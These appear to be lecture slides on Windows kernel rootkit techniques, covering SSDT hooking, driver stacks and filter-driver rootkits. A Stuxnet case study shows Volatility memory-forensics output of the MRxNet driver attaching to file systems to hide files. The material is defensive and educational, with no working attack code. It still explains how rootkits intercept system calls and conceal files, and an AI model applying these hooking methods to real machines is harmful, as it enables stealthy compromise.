
dds KiServiceTable L 18a → first 18a pointers

SSDT Hooking Problems

- Relatively straightforward to implement
- Provides the ability to filter system calls!
- On it's own, still trivial to detect




Windows Driver 101




This make drivers pretty **complex** and **cumbersome** to implement.

Windows Driver 101




Windows Driver 101




Driver Stack


Device Object and Driver Stack




Filter Driver Rootkit



Filter Driver Rootkit



STUXnet



STUXnet

Software Sabotage

How Stuxnet disrupted Iran's uranium enrichment program

1 The malicious computer worm probably entered the computer system – which is normally cut off from the outside world – at the uranium enrichment facility in Natanz via a removable USB memory stick.

2 The virus is controlled from servers in Denmark and Malaysia with the help of two Internet addresses, both registered to false names. The virus infects some 100,000 computers around the world.


3 Stuxnet spreads through the system until it finds computers running the Siemens control software. Step 7, which is responsible for regulating the rotational speed of the centrifuges.

4 The computer worm varies the rotational speed of the centrifuges. This can destroy the centrifuges and impair uranium enrichment.

Iranian centrifuges for uranium enrichment

DER SPIEGEL

5 The Stuxnet attacks start in June 2009. From this point on, the number of inoperative centrifuges increases sharply.



Source: IAEA, ISIS, FAS, World Nuclear Association, FT research

Analysis STUXnet Memory Dump Image



<https://github.com/volatilityfoundation/volatility>

Analysis STUXnet Memory Dump Image

```
[quake0day@archlinux ~]$ python2 /usr/bin/vol.py -f stuxnet.vmem devicetree
```

```
DRV 0x022e54f8 \Driver\MRxNet
---| DEV 0x82125f10  FILE_DEVICE_DISK_FILE_SYSTEM
---| DEV 0x81dc49c0  FILE_DEVICE_DISK_FILE_SYSTEM
---| DEV 0x81fd59c0  FILE_DEVICE_CD_ROM_FILE_SYSTEM
---| DEV 0x81c8b500  FILE_DEVICE_CD_ROM_FILE_SYSTEM
---| DEV 0x821354b8  FILE_DEVICE_NETWORK_FILE_SYSTEM
---| DEV 0x81f0fc58  FILE_DEVICE_NETWORK_FILE_SYSTEM
---| DEV 0x81c0a910  FILE_DEVICE_NETWORK_FILE_SYSTEM
---| DEV 0x8226ef10  FILE_DEVICE_CD_ROM_FILE_SYSTEM
---| DEV 0x81f0ab90  FILE_DEVICE_DISK_FILE_SYSTEM
---| DEV 0x81fb9680  FILE_DEVICE_DISK_FILE_SYSTEM
---| DEV 0x82104700  FILE_DEVICE_DISK_FILE_SYSTEM
```

Analysis STUXnet Memory Dump Image

```
[quake0day@archlinux ~]$ python2 /usr/bin/vol.py -f stuxnet.vmem devicetree
```

```
DRV 0x0205e5a8 \FileSystem\vmhgfs
---| DEV 0x820f0030 hgfsInternal UNKNOWN
---| DEV 0x821a1030 HGFS FILE_DEVICE_NETWORK_FILE_SYSTEM
-----| ATT 0x81f5d020 - \FileSystem\FltMgr FILE_DEVICE_NETWORK_FILE_SYSTEM
-----| ATT 0x821354b8 - \Driver\MRxNet FILE_DEVICE_NETWORK_FILE_SYSTEM
```

```
DRV 0x02476da0 \FileSystem\Cdfs
---| DEV 0x81e636c8 Cdfs FILE_DEVICE_CD_ROM_FILE_SYSTEM
-----| ATT 0x81fac548 - \FileSystem\FltMgr FILE_DEVICE_CD_ROM_FILE_SYSTEM
-----| ATT 0x8226ef10 - \Driver\MRxNet FILE_DEVICE_CD_ROM_FILE_SYSTEM
```

```
DRV 0x023ae880 \FileSystem\MRxSmb
---| DEV 0x81da95d0 LanmanDatagramReceiver FILE_DEVICE_NETWORK_BROWSER
---| DEV 0x81ee5030 LanmanRedirector FILE_DEVICE_NETWORK_FILE_SYSTEM
-----| ATT 0x81bf1020 - \FileSystem\FltMgr FILE_DEVICE_NETWORK_FILE_SYSTEM
-----| ATT 0x81f0fc58 - \Driver\MRxNet FILE_DEVICE_NETWORK_FILE_SYSTEM
```

Now Stuxnet can filter or hide specifically named files and directories on those file systems!

Kernel Callback

- A **callback function** is one which is passed as an argument to another function and is invoked after the completion of the parent function.
 - In other words **callback** is a piece of executable code that is passed as an argument to other code, which is expected to *call back* (execute) the argument at some convenient time.
- Kernel Callback
 - Supported on 64 bit systems
 - Safe for multicore machines
 - Lists of events:
 - Process creation
 - Thread creation
 - System shutdown
 - File system registration
 - PnP(Plug and Play)
 - etc...

Analysis STUXnet Memory Dump Image

